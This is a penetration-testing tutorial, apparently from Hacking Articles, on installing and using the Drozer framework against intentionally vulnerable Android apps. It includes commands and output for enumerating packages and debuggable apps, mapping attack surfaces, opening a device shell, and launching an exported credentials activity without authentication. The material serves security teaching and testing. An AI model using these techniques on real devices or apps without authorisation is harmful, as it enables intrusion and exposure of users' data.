ANDROID PENETRATION TESTING

DROZER

WWW.HACKINGARTICLES.IN

Contents

Introduction

Drozer is an android application security testing framework developed by FSecureLABS that makes it easy for a tester to create test cases and check for possible vulnerabilities in the components of an application. It was formerly known as Mercury and has honorable mentions in much leading mobile application security testing books as well. It is the de-facto standard for android application security testing frameworks.

Features of Drozer are:

- Static analysis of an application
- Attacking and creation of test cases on the attack surface of an application
- Executing shell commands
- Crafting exploits of many known vulnerabilities
- Performing enumeration on various packages

We'll use three intentionally vulnerable apps for demonstration in this article: **sieve** (by MWR), **diva** (by Aseem Jakhar) and **pivaa** (by HTBridge).

Installation

First, we need to install Python 2.7 and pip for Python 2.7. The direct method to install Python 2.7 and pip for the same version was buggy and so the following method is a workaround for it. Many users might get problems while doing this in recent versions of Kali Linux so we prefer doing this in Ubuntu 20.04 instead.

```
sudo apt-get install python2.7
cd /usr/lib/python2.7
sudo wget https://bootstrap.pypa.io/get-pip.py
```

Note: If Drozer throws up an error sys.stderr.write(f"") method, you might need to manually copy paste the latest get-pip.py file using the following command:

```
curl https://bootstrap.pypa.io/2.7/get-pip.py --output get-pip.py
```

```
root@hex-VirtualBox:/home/hex/drozer# apt-get install python2.7
Reading package lists... Done
Building dependency tree
Reading state information... Done
python2.7 is already the newest version (2.7.18-1~20.04).
0 upgraded, 0 newly installed, 0 to remove and 4 not upgraded.
root@hex-VirtualBox:/home/hex/drozer# cd /usr/lib/python2.7
root@hex-VirtualBox:/usr/lib/python2.7# wget https://bootstrap.pypa.io/get-pip.py
--2020-12-10 14:42:46--  https://bootstrap.pypa.io/get-pip.py
Resolving bootstrap.pypa.io (bootstrap.pypa.io)... 199.232.252.175, 2a04:4e42:fd3::175
Connecting to bootstrap.pypa.io (bootstrap.pypa.io)|199.232.252.175|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1886796 (1.8M) [text/x-python]
Saving to: 'get-pip.py'

get-pip.py              100%[=============================>]   1.80M  6.66MB/s    in 0.3s

2020-12-10 14:42:46 (6.66 MB/s) - 'get-pip.py' saved [1886796/1886796]
```

Next, we need to download the drozer agent for the phone's latest release, and the pre-compiled python builds wheel for the Drozer framework for Ubuntu. To do this:

mkdir /home/hex/drozer && cd /home/hex/drozer
wget https://github.com/mwrlabs/drozer/releases/download/2.3.4/drozer-agent-2.3.4.apk
wget https://github.com/FSecureLABS/drozer/releases/download/2.4.4/drozer-2.4.4-py2-none-any.whl

```
root@hex-VirtualBox:/home/hex/drozer# wget https://github.com/mwrlabs/drozer/releas
es/download/2.3.4/drozer-agent-2.3.4.apk
--2020-12-18 09:54:21--  https://github.com/mwrlabs/drozer/releases/download/2.3.4/
drozer-agent-2.3.4.apk
Resolving github.com (github.com)... 13.234.176.102
Connecting to github.com (github.com)|13.234.176.102|:443... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://github.com/FSecureLABS/drozer/releases/download/2.3.4/drozer-agen
t-2.3.4.apk [following]
--2020-12-18 09:54:21--  https://github.com/FSecureLABS/drozer/releases/download/2.
3.4/drozer-agent-2.3.4.apk
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://github-production-release-asset-2e65be.s3.amazonaws.com/3536659/4
65972ca-734f-11e6-86ca-90fe9958533a?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credenti
al=AKIAIWNJYAX4CSVEH53A%2F20201218%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20201
218T042422Z&X-Amz-Expires=300&X-Amz-Signature=c87e0c417a8c1c8962a056f1c3dd6e3af6c4f
e532566d27028b6c1102aa4bf4d&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=35
36659&response-content-disposition=attachment%3B%20filename%3Ddrozer-agent-2.3.4.ap
k&response-content-type=application%2Fvnd.android.package-archive [following]
--2020-12-18 09:54:22--  https://github-production-release-asset-2e65be.s3.amazonaw
s.com/3536659/465972ca-734f-11e6-86ca-90fe9958533a?X-Amz-Algorithm=AWS4-HMAC-SHA256
&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20201218%2Fus-east-1%2Fs3%2Faws4_request&X
-Amz-Date=20201218T042422Z&X-Amz-Expires=300&X-Amz-Signature=c87e0c417a8c1c8962a056
f1c3dd6e3af6c4fe532566d27028b6c1102aa4bf4d&X-Amz-SignedHeaders=host&actor_id=0&key_
id=0&repo_id=3536659&response-content-disposition=attachment%3B%20filename%3Ddrozer
-agent-2.3.4.apk&response-content-type=application%2Fvnd.android.package-archive
Resolving github-production-release-asset-2e65be.s3.amazonaws.com (github-productio
n-release-asset-2e65be.s3.amazonaws.com)... 52.216.84.56
Connecting to github-production-release-asset-2e65be.s3.amazonaws.com (github-produ
ction-release-asset-2e65be.s3.amazonaws.com)|52.216.84.56|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 633111 (618K) [application/vnd.android.package-archive]
Saving to: ‘drozer-agent-2.3.4.apk’

drozer-agent-2.3.4.apk       100%[=============================================>] 6
18.27K   381KB/s    in 1.6s

2020-12-18 09:54:25 (381 KB/s) - ‘drozer-agent-2.3.4.apk’ saved [633111/633111]

root@hex-VirtualBox:/home/hex/drozer# wget https://github.com/FSecureLABS/drozer/re
leases/download/2.4.4/drozer-2.4.4-py2-none-any.whl
--2020-12-18 09:55:40--  https://github.com/FSecureLABS/drozer/releases/download/2.
4.4/drozer-2.4.4-py2-none-any.whl
Resolving github.com (github.com)... 13.234.210.38
Connecting to github.com (github.com)|13.234.210.38|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://github-production-release-asset-2e65be.s3.amazonaws.com/3536659/4
80d028a-c547-11e7-9970-f6de34f5f639?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credenti
al=AKIAIWNJYAX4CSVEH53A%2F20201218%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20201
218T042541Z&X-Amz-Expires=300&X-Amz-Signature=a71534b0a593ed8b5c5dc1d0c0a0a58467eaa
```

Now, we need to install pip and build this wheel. To do this:

sudo python2.7 get-pip.py
which pip2.7 (output -> /usr/local/bin/pip2.7)
cd /home/hex/drozer && pip2.7 install drozer-2.4.4-py2-none-any.whl
pip install twisted

```
root@hex-VirtualBox:/usr/lib/python2.7# python2.7 get-pip.py
DEPRECATION: Python 2.7 reached the end of its life on January 1st, 2020. Please upgrad
thon 2.7 is no longer maintained. pip 21.0 will drop support for Python 2.7 in January
about Python 2 support in pip can be found at https://pip.pypa.io/en/latest/development
ython-2-support pip 21.0 will remove support for this functionality.
Collecting pip
  Downloading pip-20.3.1-py2.py3-none-any.whl (1.5 MB)
     |                                | 1.5 MB 2.9 MB/s
Collecting wheel
  Downloading wheel-0.36.1-py2.py3-none-any.whl (34 kB)
Installing collected packages: pip, wheel
Successfully installed pip-20.3.1 wheel-0.36.1
root@hex-VirtualBox:/usr/lib/python2.7# which pip2.7
/usr/local/bin/pip2.7
root@hex-VirtualBox:/usr/lib/python2.7# cd /home/hex/drozer/
root@hex-VirtualBox:/home/hex/drozer# pip2.7 install drozer-2.4.4-py2-none-any.whl
DEPRECATION: Python 2.7 reached the end of its life on January 1st, 2020. Please upgrad
thon 2.7 is no longer maintained. pip 21.0 will drop support for Python 2.7 in January
about Python 2 support in pip can be found at https://pip.pypa.io/en/latest/development
ython-2-support pip 21.0 will remove support for this functionality.
Processing ./drozer-2.4.4-py2-none-any.whl
Collecting protobuf>=2.6.1
  Downloading protobuf-3.14.0-cp27-cp27mu-manylinux1_x86_64.whl (1.0 MB)
     |                                | 1.0 MB 2.7 MB/s
Collecting pyyaml>=3.11
  Downloading PyYAML-5.3.1.tar.gz (269 kB)
     |                                | 269 kB 10.2 MB/s
Collecting pyopenssl>=16.2
  Downloading pyOpenSSL-20.0.0-py2.py3-none-any.whl (54 kB)
     |                                | 54 kB 4.5 MB/s
Collecting six>=1.9
  Downloading six-1.15.0-py2.py3-none-any.whl (10 kB)
Collecting cryptography>=3.2
  Downloading cryptography-3.3.1-cp27-cp27mu-manylinux2010_x86_64.whl (2.6 MB)
     |                                | 2.6 MB 12.7 MB/s
Collecting enum34; python_version < "3"
  Downloading enum34-1.1.10-py2-none-any.whl (11 kB)
Collecting ipaddress; python_version < "3"
  Downloading ipaddress-1.0.23-py2.py3-none-any.whl (18 kB)
```

Now that everything is done and good to go, we'll quickly check if Drozer had got installed or not

drozer


```
root@hex-VirtualBox:/home/hex/drozer# drozer
usage: drozer [COMMAND]

Run `drozer [COMMAND] --help` for more usage information.

Commands:
          console  start the drozer Console
           module  manage drozer modules
           server  start a drozer Server
              ssl  manage drozer SSL key material
          exploit  generate an exploit to deploy drozer
            agent  create custom drozer Agents
          payload  generate payloads to deploy drozer

root@hex-VirtualBox:/home/hex/drozer#
```

Now, we'll install drozer agent on the device:

adb connect 192.168.27.101:5555
adb install drozer-agent-2.3.4.apk


```
root@hex-VirtualBox:/home/hex/drozer# adb connect 192.168.27.101:5555
* daemon not running; starting now at tcp:5037
* daemon started successfully
connected to 192.168.27.101:5555
root@hex-VirtualBox:/home/hex/drozer# adb install drozer-agent-2.3.4.apk
Success
root@hex-VirtualBox:/home/hex/drozer#
```

Let's start the agent on the device. Notice the port mentioned down below that is the default port drozer's agent is 31415



Now that drozer agent is successfully installed, we need to connect drozer with it. For that, we'll forward the default port 31415 on the device to local port 31415.

```
adb forward tcp:31415 tcp:31415
drozer console connect
```



Now that drozer is up and running, we'll first look at all the modules that drozer has. Below, you can see all the various operations you can perform on activities, services, content providers, broadcast receivers as well as some other scanners, information gathering modules, and exploits.

```
list
```

```
dz> list
app.activity.forintent       Find activities that can handle the given intent
app.activity.info            Gets information about exported activities.
app.activity.start           Start an Activity
app.broadcast.info           Get information about broadcast receivers
app.broadcast.send           Send broadcast using an intent
app.broadcast.sniff          Register a broadcast receiver that can sniff
                             particular intents
app.package.attacksurface    Get attack surface of package
app.package.backup           Lists packages that use the backup API (returns true
                             on FLAG_ALLOW_BACKUP)
app.package.debuggable       Find debuggable packages
app.package.info             Get information about installed packages
app.package.launchintent     Get launch intent of package
app.package.list             List Packages
app.package.manifest         Get AndroidManifest.xml of package
app.package.native           Find Native libraries embedded in the application.
app.package.shareduid        Look for packages with shared UIDs
app.provider.columns         List columns in content provider
app.provider.delete          Delete from a content provider
app.provider.download        Download a file from a content provider that supports
                             files
app.provider.finduri         Find referenced content URIs in a package
app.provider.info            Get information about exported content providers
app.provider.insert          Insert into a Content Provider
app.provider.query           Query a content provider
app.provider.read            Read from a content provider that supports files
app.provider.update          Update a record in a content provider
app.service.info             Get information about exported services
app.service.send             Send a Message to a service, and display the reply
app.service.start            Start Service
app.service.stop             Stop Service
auxiliary.webcontentresolver
                             Start a web service interface to content providers.
exploit.jdwp.check           Open @jdwp-control and see which apps connect
exploit.pilfer.general.apnprovider
                             Reads APN content provider
exploit.pilfer.general.settingsprovider
                             Reads Settings content provider
information.datetime         Print Date/Time
information.deviceinfo       Get verbose device information
information.permissions      Get a list of all permissions used by packages on the
                             device
scanner.activity.browsable   Get all BROWSABLE activities that can be invoked from
                             the web browser
scanner.misc.native          Find native components included in packages
scanner.misc.readablefiles   Find world-readable files in the given folder
scanner.misc.secretcodes     Search for secret codes that can be used from the
                             dialer
scanner.misc.sflagbinaries   Find suid/sgid binaries in the given folder (default
                             is /system).
scanner.misc.writablefiles   Find world-writable files in the given folder
```

Shell Command


We can launch a shell on the device from within drozer console by:

```
shell
whoami
id
```

Information Gathering on Device

Drozer has a couple of modules to display date/time of the device and some other information on the device as well

```
run information.datetime
run information.deviceinfo
```



Information Gathering on Packages

To list all the packages installed on the device, we run the following command:

run app.package.list


Further, to filter out the certain package we can apply the -f flag

run app.package.list -f diva

```
dz> run app.package.list
com.google.android.carriersetup (Carrier Setup)
com.android.cts.priv.ctsshim (com.android.cts.priv.ctsshim)
com.google.android.youtube (YouTube)
com.android.internal.display.cutout.emulation.corner (Corner display c
utout)
com.google.android.ext.services (Android Services Library)
com.example.android.livecubes (Example Wallpapers)
com.android.internal.display.cutout.emulation.double (Double display c
utout)
asvid.github.io.fridaapp (FridaApp)
com.android.providers.telephony (Phone and Messaging Storage)
com.google.android.googlequicksearchbox (Google)
com.android.providers.calendar (Calendar Storage)
com.android.providers.media (Media Storage)
com.google.android.onetimeinitializer (Google One Time Init)
com.google.android.ext.shared (Android Shared Library)
com.example.learning1 (learning1)
com.android.wallpapercropper (com.android.wallpapercropper)
com.epsilon.calculator (Calculator)
com.android.documentsui (Files)
com.android.externalstorage (External Storage)
com.android.htmlviewer (HTML Viewer)
com.android.companiondevicemanager (Companion Device Manager)
com.android.quicksearchbox (Search)
com.android.mms.service (MmsService)
com.android.providers.downloads (Download Manager)
com.google.android.apps.messaging (Messages)
com.google.android.soundpicker (Sounds)
com.google.android.configupdater (ConfigUpdater)
com.android.defcontainer (Package Access Helper)
com.android.providers.downloads.ui (Downloads)
com.android.vending (Google Play Store)
com.android.pacprocessor (PacProcessor)
com.android.simappdialog (Sim App Dialog)
```

To view information about an installed package, we run the app.package.info module:

run app.package.info -a jakhar.aseem.diva



Debuggable Packages

If a certain package is marked debuggable, we can inject our custom code in it while run-time and modify its behaviour. For this we can manually check the manifest file for the string “android_debuggable=”true”” or we can run the following drozer module:

```
run app.package.debuggable
```

```
dz> run app.package.debuggable
Package: asvid.github.io.fridaapp
  UID: 10036
  Permissions:
   - None.

Package: com.example.learning1
  UID: 10010
  Permissions:
   - None.

Package: com.mwr.example.sieve
  UID: 10047
  Permissions:
   - android.permission.READ_EXTERNAL_STORAGE
   - android.permission.WRITE_EXTERNAL_STORAGE
   - android.permission.INTERNET

Package: com.android.insecurebankv2
  UID: 10023
  Permissions:
   - android.permission.INTERNET
   - android.permission.WRITE_EXTERNAL_STORAGE
   - android.permission.SEND_SMS
   - android.permission.USE_CREDENTIALS
   - android.permission.GET_ACCOUNTS
   - android.permission.READ_PROFILE
   - android.permission.READ_CONTACTS
   - android.permission.READ_PHONE_STATE
   - android.permission.READ_CALL_LOG
   - android.permission.ACCESS_NETWORK_STATE
   - android.permission.ACCESS_COARSE_LOCATION
   - android.permission.READ_EXTERNAL_STORAGE

Package: com.revo.evabs
  UID: 10018
  Permissions:
   - android.permission.INTERNET

Package: com.mwr.dz
  UID: 10130
  Permissions:
```

Mitigation: One possible mitigation of this is to set “android_debuggable=”false”” in AndroidManifest.xml file.

Dumping AndroidManifest.xml File

To dump the manifest file of a package, we run the following command:

```
run app.package.manifest jakhar.aseem.diva
```

```
dz> run app.package.manifest jakhar.aseem.diva
<manifest versionCode="1"
          versionName="1.0"
          package="jakhar.aseem.diva"
          platformBuildVersionCode="23"
          platformBuildVersionName="6.0-2166767">
  <uses-sdk minSdkVersion="15"
            targetSdkVersion="23">
  </uses-sdk>
  <uses-permission name="android.permission.WRITE_EXTERNAL_STORAGE">
  </uses-permission>
  <uses-permission name="android.permission.READ_EXTERNAL_STORAGE">
  </uses-permission>
  <uses-permission name="android.permission.INTERNET">
  </uses-permission>
  <application theme="@2131296387"
               label="@2131099683"
               icon="@2130903040"
               debuggable="true"
               allowBackup="true"
               supportsRtl="true">
    <activity theme="@2131296304"
              label="@2131099683"
              name="jakhar.aseem.diva.MainActivity">
      <intent-filter>
        <action name="android.intent.action.MAIN">
        </action>
        <category name="android.intent.category.LAUNCHER">
        </category>
      </intent-filter>
    </activity>
    <activity label="@2131099687"
              name="jakhar.aseem.diva.LogActivity">
    </activity>
    <activity label="@2131099692"
              name="jakhar.aseem.diva.HardcodeActivity">
    </activity>
    <activity label="@2131099693"
              name="jakhar.aseem.diva.InsecureDataStorage1Activity">
    </activity>
    <activity label="@2131099694"
              name="jakhar.aseem.diva.InsecureDataStorage2Activity">
    </activity>
    <activity label="@2131099695"
```

Exploring Attack Surface of an Application

One of the handiest features of Drozer is to identify the attack surface of an application. This module will give us information on the attack surface of an android application. Android applications have 4

essential components that can be exploited along with the debuggable flag. This is known as an attack surface. The following module highlights that out for two such applications we have installed:

```
run app.package.attacksurface jakhar.aseem.diva
run app.package.attacksurface
```

```
dz> run app.package.attacksurface jakhar.aseem.diva
Attack Surface:
  3 activities exported
  0 broadcast receivers exported
  1 content providers exported
  0 services exported
    is debuggable
dz> run app.package.attacksurface com.mwr.example.sieve
Attack Surface:
  3 activities exported
  0 broadcast receivers exported
  2 content providers exported
  2 services exported
    is debuggable
dz>
```

Exploiting Activities

An application may have exported activities that can be launched remotely and bypass various kinds of authentication mechanisms which the developer may have put on the class calling that activity. To check for all the exported activity, we have the following command:


```
run app.activity.info -a jakhar.aseem.diva
```

Now to launch an exported activity we can do this:

```
run app.activity.start --component jakhar.aseem.diva
jakhar.aseem.diva.APICredsActivity
```

```
dz> run app.activity.info -a jakhar.aseem.diva
Package: jakhar.aseem.diva
  jakhar.aseem.diva.MainActivity
    Permission: null
  jakhar.aseem.diva.APICredsActivity
    Permission: null
  jakhar.aseem.diva.APICreds2Activity
    Permission: null

dz> run app.activity.start --component jakhar.aseem.diva jakhar.aseem.diva
.APICredsActivity
dz>
```

As you can see below, APICredsActivity has now been launched without any authentication



Exploiting Activities through intents: In English, “intent” means “purpose”. Similarly, intents in Android refers to an abstract description of an operation to be performed. Intents most importantly are used to start service, launch an activity, broadcast message, dial a number etc. Intent itself, in android, is an object holding two main things:

- action
- data

There is a third parameter that can be added in an intent known as “extra.” This is better understood through the means of code (ref from **here**):

